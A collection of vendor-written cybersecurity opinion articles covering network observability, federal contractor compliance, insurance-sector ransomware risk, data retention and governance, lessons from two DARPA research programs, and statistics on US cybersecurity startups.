To truly safeguard their networks, agencies must be able to achieve complete observability of their IT environments.

Protecting networks by knowing what's on them

The inevitable tangle of multiple, interrelated and yet siloed systems, software applications and datasets in a federal agency ensures that its IT professionals will have difficulty getting a full view of their technology environment.

The difficulty in monitoring the technology makes enterprises a prime target for cyber criminals. Cyber risk is compounded even further by vulnerabilities that may not exist within a federal agency's IT environment, but within the networks of its MSP(s).

For technology officials to better understand their threat posture, they need a full and unobstructed view of the health of their technology environment. That includes real-time visibility of all data across platforms; information about the health of their networks, applications and infrastructure; and automated tools to monitor and remediate common issues while staff analyze larger problems.

And while enterprises should implement best practices to help guard against and quickly recover from potential cyber intrusions, IT managers also need to have a seamless user experience by integrating their data across cloud networks, across multiple applications and a distributed workforce without compromising their cybersecurity.

Visibility starts with bridging IT complexity

Unified observability technology can provide that experience, with some solutions utilizing artificial intelligence and machine learning to correlate disparate data streams across IT platforms and provide actionable data on user experience, application performance and network performance.

Through continuous monitoring across IT systems, unified observability solutions can streamline operations while helping free up resources for talent-scarce and overworked IT departments.

This allows IT managers to better identify anomalies, monitor the health of their IT infrastructure and ensure application performance, all while analyzing code modifications on the network.

Alongside its capability to analyze and correlate multiple data streams, unified observability platforms can also support IT managers by deploying automated remediation tasks from a preconfigured library of actions, allowing personnel to decide when to commit manual resources toward larger problems and when to let the system address other issues.

This provides IT managers with better insights into when performance issues could potentially be cyber intrusions.

Unified observability will be a must-have tool for IT

Like the managed services market, unified observability technology is predicted to see exponential growth, with some analysts [projecting a market value](#) of \$19 billion or higher by 2024.

With the complexity of multiple IT architectures and the ubiquity of new software tools, IT professionals need the ability to see and understand the activity on their networks --- faster, with more accuracy and with greater efficiency. Unified observability can provide those insights, allowing enterprises to better manage their technology environments.

About the Author



Craig McCullough is the Senior Vice President of Public Sector Sales at Riverbed. Craig has been in the public sector information technology industry for 20 years, having started his career with GTSI (now UNICOM Government) and has held various leadership positions with Commvault, Hewlett-Packard and BeyondTrust. Craig holds a J.D. from the University of Baltimore School of Law, where he graduated magna cum laude in 2000. Craig is a private pilot with advanced ratings and has testified twice before Congress on aviation related issues.

Craig can be reached online @riverbed on Twitter and through Riverbed's website: <https://www.riverbed.com>



Compliance Is the Key to Unlocking Government Contractor Success

By Dan Firrincilli, Senior Manager, Product Marketing at Deltek

In 2021, President Biden signed the [Cybersecurity Executive Order 14028](#) into law, establishing new security standards for software that the government purchases — and underscoring the importance of cybersecurity practices for government contractors.

Legislation like President Biden’s executive order and [NIST 800-171](#) clearly raises the bar for federal contractors. A contractor’s ability to comply with security-related regulations is now a major factor when agencies evaluate potential partners. To improve the odds of winning federal contracts, contractors must prioritize improving cybersecurity to remain compliant with evolving government regulations.

Stronger security helps contractors land Department of Defense dollars

A Department of Defense (DoD) contract is a prize for any federal contractor. But less-established contractors can struggle to obtain these contracts, with the number of federal contracts fulfilled by small businesses plummeting roughly [40% from 2010 to 2020](#). Going even further back, the number of aerospace and defense prime contractors has shrunk from [51 to only five](#) since the 1990s.

Competition for DoD contracts is fierce enough, but if federal contractors fail to invest in greater security and compliance measures, they'll disqualify themselves from consideration. However, smaller contractors often struggle to improve cybersecurity practices because of high initial costs and the frequency that federal agencies update their regulations.

Consider NIST 800-171, which details how federal contractors must handle controlled, unclassified information (CUI) like personal data, equipment specifications and intellectual property. NIST will likely [announce a new revision](#) to SP 800-171 later in 2022 after revising the certification in 2020 and 2018. Each new version includes altered controls — as of now, there are 110 in effect. Contractors must securely handle backups and external drives, train their staff on CUI handling, establish a data breach response plan and do much more to remain compliant.

Total compliance is easier said than done. A 2020 report found that only [53% of organizations](#) met every NIST-800 requirement. But moving forward, contractors can no longer afford to remain complacent, especially with the barrier to entry for new contractors so high. As cybersecurity receives increased attention, the ability to achieve full compliance ahead of competing contractors is vital, regardless of the type of product the contractor offers.

3 steps contractors can take to reach total compliance

High-profile security breaches like the [SolarWinds supply chain attack](#) and [Colonial Pipeline ransomware attack](#) led to President Biden's executive order — and for good reason. The hackers involved in these attacks used complex methods to bypass detection and gain access to valuable data.

Although smaller contractors often assume they won't fall victim to the same attacks that plague large organizations, a cyberattack can happen to anyone — including your organization. Compared to 2020, when the majority of businesses experienced the same or fewer cybersecurity incidents, in Deltek's recent [2022 Clarity Government Contracting Industry Study](#), more than half respondents reported an increase in cybersecurity incidents in calendar year 2021. In terms of security challenges, 41% of respondents experienced security challenges that required action or remediation. For example, the most commonly mentioned were data breaches (59%), ransomware and phishing (50%), and viruses (48%). Unless your organization commits to improving organizational cybersecurity practices and maintaining full compliance, an attack is ultimately unavoidable.

Fortunately, there are several steps you and your team can take to beef up cybersecurity and demonstrate full compliance:

1. Determine which requirements are most relevant

Compliance deadlines can blindside unsuspecting contractors and leave them scrambling to make up for lost time. With a long list of guidelines organizations must follow, it's easy for details to slip through the cracks, which is why your team must understand the requirements they have to meet.

First, you'll want to identify the federal agencies you want to work with and the contracts your organization is eligible for. For example, Dell Technologies (an IT contractor) must meet different requirements than Boeing (an aerospace contractor). Beyond the DoD, civilian agencies like the Department of Homeland Security (DHS) and General Services Administration (GSA) [are also considering expanded regulations](#). That means internal cybersecurity will also become a high priority for any contractor outside of the defense industry.

Another consideration is whether you'll need to obtain a Cybersecurity Maturity Model Certification (CMMC) to secure your desired contract. If you need CMMC, you'll need to determine whether to pursue either a level one, level two, or level three certification by the May 2023 deadline.

2. Consider the cloud

The DoD issued a [press release](#) in November 2021 that suspended the original CMMC and replaced it with CMMC 2.0. CMMC 2.0 set new priorities for protecting CUI, and you'll need to pivot to meet these new requirements by 2025. With these changes, there are indications companies are taking steps to remain in compliance. The 2022 Clarity report found that the majority of companies (59%) acknowledge that CMMC requirements apply to their business, with most of that group (83%) making plans to achieve Level 2 or 3.

As regulations evolve, you'll have to continuously pivot in similar ways and a cloud-based system can help. The cloud allows for greater visibility into data than on-premise solutions and the right provider will enable you to keep CUI secure. Some cloud providers offer enhanced support for more sensitive CUI data-types like ITAR, CDI, and CTI. The cloud can also enable early threat detection — a major focus for regulatory agencies.

Finally, leaving sensitive applications and CUI on-premise creates an impediment for convenient sharing of information with the government, which President Biden's executive order addressed. On the other hand, a cloud environment offers you the visibility to locate and communicate information on time.

3. Partner with a reputable provider

Navigating a compliance journey is difficult to do alone, which is why you should partner with a trusted project management provider that can help your organization meet specific compliance requirements. The provider should have a proven track record of monitoring government regulations and working with other organizations within the industry. A good data point to request from a potential partner is their clients' success rate in passing formal federal agency assessments.

Given the challenges typically associated with the implementation of new technologies, you should also prioritize the provider's customer service capabilities in your search. During the implementation stage, a delayed response from a provider could mean thousands of dollars in contract money going to another organization. By responding quickly to potential snafus, the right provider can guide you toward full compliance ahead of competitors.

Compliance will only become more difficult — and more important

Cybercriminals will continue to find new ways to target government partners in attempts to access CUI. As long as that's the case, you can expect to deal with an ever-expanding list of cybersecurity compliance standards.

But by following a few best practices, your organization can work toward achieving total compliance, setting itself apart from cybersecurity laggards and increasing your ability to secure valuable contracts that drive bottom line growth.

About the Author



Dan Firrincili, Senior Manager, Product Marketing at Deltek. He is a Product Marketing Manager in the Product Strategy and Management group at Deltek. In his role, he helps government contracting firms understand how investments in Deltek's project accounting and information products can help support a more compliant, profitable public sector experience. Dan is also involved with producing analysis and thought leadership resources for the government contracting industry, including Deltek Clarity.

Dan can be reached online at [LinkedIn](#) and at our company website <https://www.deltek.com/en>



Cyber Attackers' Most Vulnerable Target: The Insurance Sector

By Bob Maley, CSO of Black Kite

Over the past two years, the insurance sector has seen an explosion of ransomware and cyberattacks. The industry's recent migration to digital systems made the already vulnerable market even more susceptible. As the influx of digital supply chain attacks continue, underwriters are forced to increase rates, reduce coverage and limit capacity on certain risks as a means to protect themselves against persistent threats.

With new cyber vulnerabilities and existing risk multiplying, it's critical for insurance companies to continuously monitor the cyber posture of policyholders to prevent serious implications.

Understanding Cyber Risks from a Business Perspective

Successfully reducing risk starts by understanding what is driving its growth and the diversification of attacks.

Many industries, including insurance, have undergone digital transformations. While the benefits of adopting advanced technologies are significant, digitizing more processes means more digital vulnerabilities. In the cyber insurance space, digital breadcrumbs of sensitive client data and financial portfolios create an easy access point for criminals – especially when employees are accessing less secure networks from their home offices. For all businesses, including insurance companies, the threat to digital supply chains continues to grow with ransomware attacks up 105% since last year.

On top of the complex web of digital touch points, our world continues to face historic geopolitical disruptions. The Russia-Ukraine war placed another looming threat over industries that manage sensitive data, including insurance carriers. As Russia is well-known for its strong cyber capabilities, [the U.S. government continues to urge businesses to strengthen their online defenses](#). It's predicted that thousands of businesses have been subjected to cyberattacks from Russian cybergangs since the beginning of the conflict.

Presently, ransomware attacks occur every 11 seconds, a steep increase from only one year ago when six ransomware attacks occurred every minute. The largest ransomware to date – \$40 million – was paid by an insurance company. These attacks often stem from less involved tactics like phishing. In fact, new research that examined the top 99 insurance carriers in the U.S. found that 82% were susceptible to phishing attacks.

The business impact of these attacks is detrimental and goes far beyond the ransom itself. The result is higher insurance premiums, reputational damage, and severe interruptions to integral business operations. If ransomware infiltrates a critical system, a business loses time, money and progress. The average time lost due to ransomware attacks is three weeks in 2022

Underwriters' Superpower: Third-party Risk Management

Ransomware continues to be one of the most prominent threats insurance carriers and businesses face. Because of this, more organizations are looking to underwriters for cyber insurance policies. This creates a two-fold problem: cyber insurance requires lengthy assessments, and pricing these policies are challenging – especially when ransomware damages exceed these estimates. Underwriters are often tasked with manually assessing the potential customers' risk and determining the cost of these policies. Not only does this create tedious error-prone work for carriers, but it also puts their bottom-line at severe risk.

The solution for carriers lies in continuously monitoring the cyber health of applicants and those already insured. Third-party cyber risk intelligence grants underwriters the visibility they need when assessing potential insurers. This allows insurance companies to actively scan critical risks in real time with a holistic view of applicants' cyber health.


When vetting which organizations to insure, underwriters can prioritize those with lower cybersecurity risk by understanding cyber posture from a technical, financial and compliance perspective. For those with more compromised cyber health, underwriters can offer policies that correlate with their exact risk level. If an applicant has extremely high cybersecurity risk, underwriters can offer suggestions to strengthen the company's cyber ecosystem, increasing their odds of being granted a cyber insurance policy in the future.

Actively monitoring applicants and insured businesses in real-time gives carriers the security they need in a world where ransomware is at a historic high. Before issuing a new policy, carriers can identify risks in potential insurers - like fraudulent domains and remote code vulnerabilities. Third-party cyber risk intelligence can also reduce the time taken to assess and complete incoming applications from months to hours. Underwriters can use the excess time to focus on more strategic business initiatives.

The Solution: Real-Time Cyber Visibility

Third-party cyber risk intelligence is a win-win for businesses and insurance companies. This unparalleled insight offers underwriters upfront intelligence to make more informed decisions around cyber insurance policies – ultimately saving both parties from damaging outcomes. If there's any time to rethink your company's cyber insurance approach, it's now.

About the Author



Bob Maley, Inventor, CISO, Author, Futurist and OODA Loop fanatic is the Chief Security Officer at Black Kite, the leader in third-party cyber risk intelligence

Prior to joining Black Kite, Bob was the head of PayPal's Global Third-Party Security & Inspections team, developing the program into a state-of-the-art risk management program.

Bob has been named a CSO of the Year finalist for the SC Magazine Awards and was nominated as the Information Security Executive of the Year, North America. His expertise has been quoted in numerous articles for Forbes, Payments.com, StateTech Magazine, SC Magazine, Wall Street Journal, Washington Post, Dark Reading and more.

www.blackkite.com



Cyber Preventative Maintenance: Future-Proofing Your Business Against Bad Actors

By Darren Wray, Executive, Data Protect Solutions, Donnelley Financial Solutions (DFIN)

A cyber security professional's most important duty is thwarting those who want to steal proprietary information as well as personal information such as customer and employee data.

The following article provides essential tips that every business — no matter the size — can follow to protect itself from potential threats and risks in today's uncertain world.

The Essentials

Key decision-makers and IT professionals must first understand the types of data they have — and are processing — within their organization. They need to know which data is most important, sensitive, and most valuable to the organization. Then they must identify where the information is located.

That's not all. Decisionmakers must attend to governance and create a playbook, including data retention and data privacy compliance policies. These are essential to protecting the enterprise.

Let's take a look at each of these imperatives.

1. Understand data types

Companies often make several common mistakes in this area: for example, only considering data held in a structured form, in databases, for example, rather than including the information stored in documents.

The amount of commercially sensitive and personal data contained in unstructured form is surprising to some, but it shouldn't be. Just think how much commercially sensitive information is contained in your company's contracts alone. Understanding your data types isn't a "one and done" process. You need to review and understand the data you maintain regularly.

2. Assign a value to each piece of data

This is important in case the data is breached or left unprotected in the open. During this exercise, you will need to assume the motives or values of the bad actors who have obtained or found your data. You must try to avoid an assumption bias, which is when a person makes an unconscious assumption.

It is, after all, difficult to put ourselves in someone else's shoes and understand their motives, which in turn can lead us not to recognize the value that some may assign to our data. The best way to avoid this bias is to ensure that your team is diverse and to encourage free thinking.

And remember what I call treasure map theory, which holds that the perceived value of every clue increases the closer you get to the treasure. In the case of hackers, they become even more motivated the closer they come to getting the last piece of information that completes their treasure map. That's why the value assigned to the first few numbers of a bunch of credit cards or social security numbers can be disproportionately valuable if hackers complete the dataset.

3. Storage: In and out of the cloud

Over the last ten years, there has been a mass migration to software as a service (SaaS) and cloud-based storage. The benefits are many, including reduction of data loss, cost-effective operations, and scalability. It is, however, important to remember that not all clouds are equal and that even when using the most trusted and secure cloud you must remain vigilant.

That means assessing, understanding, and deciding whether you can trust the organization that will be processing or storing your company's data. You need to find a partner that has the right expertise and tools to put proper controls in place. This preventative maintenance is especially crucial, as many companies still create unprotected databases that don't have adequate (and sometimes any) security or authentication procedures.

Undoubtedly, the utility of the cloud has increased dramatically over the last few years, but there are still valid use cases where data should or even must be stored locally — for example, to comply with

regulations or when the size of the data to be transferred is too large. Don't just assume that the cloud is the modern or the only answer.

4. Governance, but not only governance

Governance is one of the most important aspects of an organization's information security and data privacy processes. However, it's a mistake to think that governance alone will protect you. Good governance is, after all, a system of checks, policies, and procedures. Unfortunately, bad actors and even staff looking for a shortcut are far too good at finding the weaknesses of such systems.

My advice is to make sure that you have the right level of governance, but not so much that it prevents the organization from protecting itself or taking action. Don't be like the organization I worked with that had become so confident in its governance and controls that it didn't perform regular checks. After a review of the company's processes, it was revealed that employees attending a new educational program that required them to move from department to department had been given far too much access to critical systems across all departments. Most of them could have — if they had wanted to — defrauded the company of millions of dollars without the company even realizing.

Now that we've gone over the essentials of cyber security, let's consider some of the finer points.

Developing numbers and metrics

Collecting and analyzing data is a vital part of recognizing trends and patterns in the behaviors of both staff and bad actors. But which metrics should you focus on?

That depend on the tools you have and your ability to capture and monitor data correctly. But at the very least, you should keep details of the number of times that bad actors come to your attention.

The details collected can range from instances when your "external doors are being knocked on" by those without security credentials to the number of attempts to connect using old user IDs.

This information is initially collected passively for later analysis. But should there be a cyber security incident, you may be able to use the information to identify the attacker and potentially prevent a future incident.

Many organizations will, of course, use a Security Information and Event Management (SIEM) solution for tracking, gathering, and analyzing such metrics. This is an ideal solution. But you must always be aware of the metrics and information being collected and analyzed. And always make sure that the "alert dial" is set correctly, as too many false positives will lead to your team ignoring the warnings. Of course, setting the dial too low is also harmful, and your business won't get vital alerts and information.

Be strict with your data retention

Data retention policies are, in my opinion, an often-overlooked tool in the cybersecurity toolbox. After all, the less data your organization has, the less of it there is to be involved in any data breach or other cybersecurity incident. Many take an overly simplistic view of data retention and keep data for longer than is probably required or needed.

My advice to all organizations — no matter the size — is to consider their data retention policies as a way of reducing the corporate risk. Yes, of course the question remains on what's the right retention policy. One answer is to have different retention periods for different data types, classifications or uses.

Consider employee data as an example. Employees typically move through a maximum of three stages; they can be candidates (i.e., potential employees), employees and retirees. Information is processed and retained at each of these stages. But the amount of time you need to retain the varies for each of those roles.

For example, a prospective employee will provide you with a resume and perhaps some basic contact information. Your data retention policy for this type of information should depend on whether the person secures the role. In that case, the information may form part of their employee record. If they are unsuccessful, the information should not be retained for more than six months after the role has been filled or one year from their interview date, whichever of those dates is sooner.

Once someone is an employee, their personnel file will likely be kept for the duration of their employment, and a short time after (perhaps a year) with details of payments made and tax collected at source etc. kept per local tax law requirements.

Should a former employee retire with a company pension, the data requirements will change again, with details of pension's administration and payments being kept on file for the duration of their retirement and for a short time after.

While this is a comparatively simplified case, the potential complexities become clearer as data and retention requirements change along with the person's relationship with the company and other factors. So, it is not surprising that many organizations consider it safer to decide on a blanket retention period and stick with it. Nevertheless, giving this area a little more thought can significantly reduce the data breach risk.

To simplify the process, there are software programs that can help. They can assist with redacting data, as needed—quickly, safely, easily. For example, tools like DFIN's Data Protect Solutions can significantly mitigate risk by automating the finding and securing of sensitive information.

Be diligent with your data privacy compliance

Ensuring that your organization follows all the data privacy regulations is no small job. More and more regulations are extraterritorial — for example, laws from Europe apply to data belonging to those who live in Europe even if your organization is based in the United States. Similar laws are in place when it comes to data belonging to Californians.

Of course, ensuring compliance and adherence to such regulations is the right thing for any company processing such data and for anyone holding the role of CISO or DPO. Many will comply because of the hefty fines that can be imposed (up to \$22m or 4% of global annual revenue in the case of a Global Data Protection Regulation -GDPR- violation in the EU, for example).

There are many things to consider when it comes to maintaining compliance in a data breach scenario, such as assessing the need to notify regulators of the breach within an allotted time. The timeframes for notification vary between regulators and geographies, but within 72 hours of discovering an incident is a standard adopted by many. Such a short timeframe doesn't provide much opportunity to investigate the size and scope of the breach. So, having the right tools on hand to help you work quickly and effectively is very important.

Suppose your organization has been processing more information than it was supposed to or hasn't been diligent about its data retention erasures. In that case, it is likely to be discovered during a data breach and could mean the organization is fined or at least must answer questions while dealing with and recovering from a breach.

The data subject access request (DSAR) is a fundamental right offered as part of most data protection regulations and allows someone to request a copy of their data, ranging from database records to emails and documents — of course, and personal information about others must be removed or redacted.

CISOs and privacy teams must carefully manage these processes, as, by their very nature, they release personal information outside of the organization. I have seen many such examples where personal information simply wasn't redacted, or where black boxes were simply drawn over text which could then be cut and pasted or where metadata was left in place revealing the authors of documents. Of course, in some older cases, holding a manually redacted document against a window revealed the "redacted" information.

These examples resulted in a data breach that can and should have been avoided by using the right tools.

Conclusion

While these suggestions don't provide fool proof security, they do offer ways CISOs and cyber security professionals can potentially pre-empt and reduce the risk and impact of data breaches. When done well, the right approach to data privacy and protection affords the kind of security that can provide peace of mind and, even better, a competitive advantage.

About the Author



Darren Wray has over three decades of senior IT service leadership experience, with a focus on cybersecurity and data governance. He is the Executive of Data Protect Solutions, part of Donnelley Financial Solutions (DFIN), a leading global risk and compliance solutions company. Prior to this, he was cofounder of Guardum, which DFIN acquired in 2021.

Darren can be reached online through LinkedIn at <https://www.linkedin.com/in/darrenwray/> and at our company website <https://www.dfinsolutions.com/>



Cybersecurity Research and The Anatomy of Failure

By Rich Heimann, Chief AI Officer, Cybraics

Cyber threats are real, constantly evolving, and *responsible cybersecurity* is looming.^[1] This confluence of factors makes cybersecurity more important than ever. However, this article is not a detailed account of the cyber threat or the necessity of cybersecurity. It is 2022, and I will assume you already know these realities. Instead, this article is about research and specifically how to pursue research properly, based on my experience with two different research programs at the Defense Advanced Research Projects Agency (DARPA).

The DARPA Network Defense (ND) program focused on threat detection using machine learning to discover behavioral patterns in network traffic. The program analyzed actual security events using network traffic acquired through a partnership program. In effect, industry partners shared data with the government for the program's security analyses.

Network Defense was spun-out of another DARPA program. By 2010 there was growing sentiment that intelligence analysis in Afghanistan was "only marginally relevant."^[2] However, there was a general acknowledgment of a vast, underappreciated trove of data. Nexus 7 (N7) helped military leaders in Afghanistan understand aspects of the war by using nontraditional methods and unconventional data sources.

These programs are more similar than they first appear. Both programs originated in the same DARPA Office. They had overlap in the leadership team and researchers. Both had applied research goals by making the possible into the actual with one distinction. ND had nebulous goals beyond the customer and their problems. An ancillary goal of the program was to use and, in some cases, advance the state-

of-the-art of unsupervised machine learning. However, managing basic research goals and applied research goals consecutively—as Network Defense did—proved to be double binding.

ND was organized into various teams. However, each team represented an analytical family rather than the underlying problem. To be sure, cyber is distributed but is not distributed by analytical families. There is no time-series, clustering, sequences, or network analysis problem in cyber. This is not to say that these teams found nothing. These were talented researchers and often found interesting results, including network infiltration, covert command and control, detecting reconnaissance, and identifying botnets coordinating DDOS. Instead, it suggests that the program did not align personnel to the problem because it didn't know what problem it was solving.

The existential difficulty of organizing research around analytical families and a specific learning paradigm (i.e., unsupervised machine learning) is it ignores the whole of the problem for multiple versions of a problem good for some arbitrary solutions. I mean that threat detection is a big problem with a sizable hypothesis space. It does not fit into analytical families or one learning paradigm. You can look at the MITRE ATT&CK framework and see how many threat vectors exist and how they relate to each other.^[3] Cybersecurity does not require one solution, family of solutions, or learning paradigm. Rather, it requires many solutions to work together.

In other words, threat detection requires distributed computation for the whole of the problem. Yet, there was no unified, distributed computation in Network Defense, only fragmented, underspecified partial solutions organized by purposeless analytical teams. Developing a meta-algorithm that learned from other solutions would have reduced false positives, improved usability, and aligned and unified the Network Defense research. However, that was never built for the program because no one team was responsible for the whole problem, leading to the so-called separation of concerns.^[4]

Moreover, security events are time oriented. Some move fast, and others move pretty slowly. Figuring out what is moving and how quickly it is moving is part of problem comprehension because fast and slow are problem constraints. Slow dynamics in a system may dominate faster components, though sometimes the quick changes the slow, none of which will be evident if you isolate a problem from its context. A common sneer on ND among the data scientists was the false positives (FP) rate was the time it took to build a PowerPoint slide. This process sometimes took weeks of sifting through stochastic outputs from opaque algorithms. This process does not represent how cyber analysts work and ignores FP. Cyber analysts are not looking for one novel static result at the cost of everything else. Ultimately, research environments cannot make a problem more accessible to the point of making it fake. Understanding how security analysts work is an integral part of applied research.

N7 was not interested in general knowledge that lacked application which is the foundation of basic research. For example, researchers on N7 often used machine learning, including unsupervised machine learning. However, researchers weren't required to solve a given problem with machine learning, much less solve some of the tricky aspects of unsupervised machine learning. N7 was applied and spent most of its time acquiring the correct problem at a scale and speed that roughly matched the scale and speed of the mission. Of course, alignment and tempo are not easy to accomplish when you're sitting in an office building in Arlington, VA, and your customer is 7,000 miles away in a combat zone. This explains why the leadership did extreme things like making everyone sit in a hallway outside the office of the DARPA director at the time.

You may question the scientific literacy of a leadership team that considers sitting in the hallway somehow akin to the austere conditions of Afghanistan. I certainly did. I thought I was suddenly working for Elton Mayo in his notorious Hawthorne experiment. However, rather than some cooked industrial psychology project, everyone understood the mission and so-called battle rhythm. Some team members even deploy to Afghanistan to meet the customer and better understand their constraints. Stateside team members would regularly interact with these deployed elements.

Meanwhile, ND never tried to replicate the problem as it exists for security analysts in any enterprise much less their actual customers. The program never got a sense of how the customers used the program's security analyses. Nor did the program have cybersecurity experts until the final year or so of performance. While problem framing is always tricky, even for those who have the problem, applied research must get a sense of how those affected by a problem work.^[5] If your research is applied, you must walk a distance greater than zero in their shoes.

Why ND lacked cybersecurity experts and ignored the problem explains itself. Basic research does not want the responsibility of a problem or customer. Without a problem and customer everyone is safe from any responsibility. This is a kind of Gresham's Law for research. Instead of an economic principle stating that "bad money drives out good," it is a research principle where research is seen as contaminated by premature exposure to any discussion of real-world customers or applications.^[6] There was one incident on N7 where the team thought it had discovered an al-Qaeda group operating near a military base in Afghanistan. The team was disappointed when one of the subject matter experts on the program informed everyone that what was found was the Jordanian Special Forces calling home to check on their kids. Subject matter experts are the exact kind of people that would be quick to tell you when your results are trivial, wrong, or that your research is going in the wrong direction based on the problem and how they get their job done. Ignoring them does not make research better.

The implicit assumption on programs like Network Defense is that research can start basic and move to applied and effortlessly transition to deployment. In this case, we can do some unsupervised machine learning in year one and two then add some cyber experts and make that work applied and in year five deploy to the enterprise. Not only is five years a long time to field anything, but these two programs tell us that the linear model of research is built on a flawed assumption.^[7] Technology transfer does not move along a single dimension from basic to applied to deployment. Nor is there some magically midpoint equidistant from basic and applied research that delivers both. The reason ND experienced schisms between these phases is that each phase failed to match the others. N7 did not because it was always deployed.

N7 won't be remembered in the annals of DARPA history even though it won the DARPA Program of the Year.^[8] The reason is simple. There are no remnants today. Aside from this article, there is nothing to point to and call success. The war is over, and when applied research loses its connection to a problem (and data) the solutions quietly go away too. There was nothing as perpetual as stealth technology, GPS, or the Internet.^[9] There was no fundamental knowledge developed that transcended the program. That wasn't the goal. Nonetheless, during the performance period, the work mattered, and many involved knew it. Conversely, ND didn't matter, and most involved knew it.

Cybersecurity research is vital because the problem is not going away. The cyber problem is complex, distributed, and continuously evolves. Ideally, organizations would develop their security strategy, tools, and methods iteratively with the support of cybersecurity research. For this reason, I am surprised by the lack of applied cybersecurity research in many enterprises. However, what this anecdotal evidence shows is that even applied research is challenging. Even getting most things right is often not enough. Hopefully, this article also shows that leadership matters, and how you structure your research also matters. The lesson for technical leaders is that you want to make everything as easy as possible but never easier. You cannot lose connection to the problem which is nearly impossible to understand without connection to an actual user and the context of both. You cannot reduce research to something fake in hopes of making it easier.

About the Author



Rich Heimann is Chief AI Officer at Cybraics Inc. and author of “Doing AI.” Cybraics is a fully managed cybersecurity company. Founded in 2014, Cybraics operationalized many years of cybersecurity and machine learning research conducted at the Defense Advanced Research Projects Agency. Heimann also speaks at conferences about AI futurism, AI-ism, AI ethics, AI-related problem-solving, and cybersecurity.

Rich can be reached online at [LinkedIn](#), [Twitter](#) and at our company website <https://www.cybraics.com>



Cybersecurity Startups: Where Are They Coming From?

By Prescott Nasser, Co-Founder and CEO of SourceScrub

Our world today is heavily dependent on cybersecurity. From powerful corporations and government entities and banks to individuals and families, cybersecurity, the practice of protecting systems, networks and programs from digital attacks, is an increasing necessity for everyone. Cybersecurity startups are actively identifying, managing and monitoring cyber threats while protecting their clients from unauthorized, illegal access to crucial and protected data.

It is no surprise that the number of cybersecurity startups has grown exponentially over the past few years. At [SourceScrub](#) our private company intelligence includes 346 privately held cybersecurity companies founded since 2015, that have 20 or more employees, and are headquartered in the United States. Here's what we know about them.

Of the companies listed, 197, or 57%, are in five states: California, Virginia, Texas, New York and Florida. California has the most cybersecurity companies, with 65 in the state. Virginia follows, with 51. Texas has 34 cybersecurity companies, followed by New York with 30 and Florida with 17.

Top 5 States with the Most Cybersecurity Companies

1. California (65)
2. Virginia (51)
3. Texas (34)
4. New York (30)
5. Florida (17)

At SourceScrub we also analyzed the list to see which cities have the most cybersecurity companies in the country. Four cities have a combined total of 51 companies, or 15% of the total cybersecurity companies analyzed. New York City has the highest number of cybersecurity companies, and is home to 20 of them. Reston, Virginia follows after New York City with 12. San Francisco, California has 11 and Washington D.C. has eight. After Washington D.C. is a three-way tie between Los Angeles, California, McLean, Virginia, and Chicago, Illinois. All three are home to seven, privately-owned cybersecurity companies that have 20 or more employees, and were created in 2015 or later.

Top 5 Cities with the Most Cybersecurity Companies

1. New York, New York (20)
2. Reston, Virginia (12)
3. San Francisco, California (11)
4. Washington, D.C. (8)
5. Three-way tie: Los Angeles California (7), McLean Virginia (7), Chicago Illinois (7)

The top 10 largest privately held cybersecurity companies by employee size include: Sabre On Point, Arete Advisors, Cyber Now Labs, Core4ce, CrowdPoint Technologies, Aegis Aerospace, Zoolatech, ColorTokens, Steampunk and Illuminate Technologies.

While the top ten have a range of 250-500 employees, out of the 346 companies studied, the average company has approximately 58 employees.

Top 10 Largest Cybersecurity Companies by Employee Size

1. Sabre On Point, PA (~500 employees)
2. Arete Advisors, LLC, NY (~430 employees)
3. Cyber Now Labs, LLC, VA (~415 employees)
4. Core4ce, LLC, VA (~360 employees)
5. CrowdPoint Technologies, LLC, TX (~335 employees)
6. Aegis Aerospace, Inc., TX (~325 employees)
7. Zoolatech, Inc., CA (~320 employees)
8. ColorTokens, Inc., CA (~310 employees)
9. Steampunk, Inc., VA (~310 employees)
10. Illuminate Technologies, Ltd., CA (~250 employees)

Average Founding Year of Company

Knowing a company's age can provide investors with a good indication on a company's vitality and investment value. It is also a reflection of the economy, and shows if the current economic climate is conducive to newly founded, startup companies.

Out of the 346 companies, 67, 19.4%, were founded in 2015. 93, or 26.9%, were founded in 2016. 64, or 18.5%, were founded in 2017. 57, or 16.5%, were founded in 2018. 29, or 8.4%, were founded in 2019. 21, or 6%, were founded in 2020. 14, or 4%, were founded in 2021. One company, or .3%, was founded in 2022.

Of the 14 companies that were founded in 2021 and 2022, five were founded in California, three in New York, one in Illinois, one in New Jersey, one in Massachusetts and one in Virginia.

This correlates with the overall trend pattern that California, New York, Virginia and Texas are and continue to be hubs for startup, private cybersecurity firms in the United States and are states that cybersecurity startups do well in.

Based on the average founding year, our data shows that 2016 was the year that had the highest number of private cybersecurity companies being created since 2015. Following 2016, the number gradually decreased. A variety of reasons could be attributed to this, including global crises like the pandemic.

12 Months Growth Rate

We also analyzed the companies by 12 months growth rate. Here are the top five companies by growth rate.

1. Industry Solutions, Unity Cyber
2. Global Tech Studio
3. Headquarters HQ
4. Bluewave Sales
5. DataSunrise

Industry Solutions and Global Tech Studio tie for first as the companies with the highest 12 months growth rate. Industry Solutions is located in Massachusetts and Unity Cyber is located in Florida.

Out of the top ten companies with the highest 12 months growth rate, four are from California, two are from Texas, two are from Massachusetts, one is from Washington state and one is from Florida.

The average 12 months growth rate for all companies studied is 130%.

Conclusion

From this data, cybersecurity companies are coming from states like California, Virginia, Texas and New York. They are located in cities like New York City, Reston, San Francisco and Washington D.C. and are most likely to be six or seven years old now. They have an average size of 58 employees and have an average 12 months growth rate of 130%.

Cybersecurity companies are growing as the industry and consumer demand calls for their data to be both secure and private. These companies are working to protect both businesses and the people they serve from the numerous and relentless threats of today and tomorrow.

SOURCESCRUB BIO:

